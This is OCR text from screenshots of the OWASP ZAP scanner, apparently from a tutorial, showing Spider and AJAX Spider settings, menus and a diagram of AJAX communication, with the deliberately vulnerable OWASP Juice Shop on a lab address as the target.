

Spider
Scope
Advanced
Starting Point:
Context: owaspJuiceShop-http
Select...
Context:
owaspJuiceShop-http
User:
Recurse:
Spider Subtree Only
Show Advanced Options
Start Scan
Reset
Cancel



Spider
Scope
Advanced
Maximum Depth to Crawl (0 is unlimited):
5
Maximum Children to Crawl (0 is unlimited):
0
Maximum Duration (minutes; 0 is unlimited):
0
Maximum Parse Size (bytes):
2621440
Send 'Referer' Header:
Accept Cookies:
Process Forms:
POST Forms:
Parse HTML Comments:
Parse 'robots.txt':
Parse 'sitemap.xml':
Parse SVN Metadata:
Parse Git Metadata:
Handle OData Parameters:
Start Scan
Reset
Cancel



Attack
Include in Context
Include Site in Context
Run application
Flag as Context
Exclude from Context
Open/Resend with Request Editor...
Open URL in Browser
Exclude from
Show in History Tab
Open URL in System Browser
Copy URLs to Clipboard
Delete
Manage History Tags...
Export All URLs to File...
Export Selected URLs to File...
Break...
New Alert...
Alerts for This Node
Spider...
Active Scan...
Forced Browse Site
Forced Browse Directory
Forced Browse Directory (and Children)
AJAX Spider...
Fuzz...
Protected Mode
Sites
Contexts
Default Context
OWASP Juice Shop
Sites
History
Search
Filter: OFF
Export
ZAP then it is best to start with one of the options below
Automated Scan
Manual Explore
Report
Tools
Import
Online
Help
Browse API
Toggle Break on All Requests ⌘B
Toggle Break on All Responses ⌥⌘B
Submit and Step to Next Request or Response ⌘S
Submit and Continue to Next Breakpoint ⌘C
Bin Request or Response ⌘X
Add a Custom HTTP Breakpoint... ⌘A
Active Scan... ⌥⌘A
Spider... ⌥⌘S
Manual Request Editor... ⌘M
Run the Garbage Collector
Encode/Decode/Hash... ⌘E
WebSocket Message Editor
AJAX Spider... ⌥⌘X
Replacer Options ⌘R
Retest...
Fuzz... ⌥⌘F
Options... ⌥⌘O



History
Search
Alerts
WebSockets
AJAX Spider
New Scan
Crawled URLs:0
Export
Processed
Id
Req. Timestamp
Meth...
URL
Co...
Reason



AJAX Spider
Scope
Options
Starting Point:
http://10.88.88.30:3000
Select...
Context:
OWASP Juice Shop
User:
Just In Scope:
Spider Subtree Only
Browser:
Firefox Headless
Show Advanced Options
Start Scan
Reset
Cancel



AJAX Spider
Scope
Options
Number of Browser Windows to Open:
1
Maximum Crawl Depth (0 is Unlimited):
10
Maximum Crawl States (0 is Unlimited):
0
Maximum Duration (Min, 0 is Unlimited):
60
Event Wait time (ms):
1000
Reload Wait time (ms):
1000
Allowed Resources:
Enabled
Regex
Add...
Modify...
Remove
Enable All
Disable All
Remove Without Confirmation
Start Scan
Reset
Cancel
Sites
Contexts
Default Context
OWASP Juice Shop
Sites
http://10.88.88.30:3000
GET:/
api
assets
GET:font-mfizz.woff
ftp
GET:main.js



Traditional Web App Communication Model
HTTP Request (all client requests)
Server Response (JS + HTML + CSS)
Web Browser
HTTP Request (all client requests)
Server Response (JS + HTML + CSS)
Web Server (+scripting language & database server)
JS Calls
AJAX engine
HTTP request
HTML + CSS
Server Data
AJAX App Communication Model



Options
Extensions
Forced Browse
Form Handler
Fuzzer
Global Alert Filters
Global Exclude URL
GraphQL
HTTP Sessions
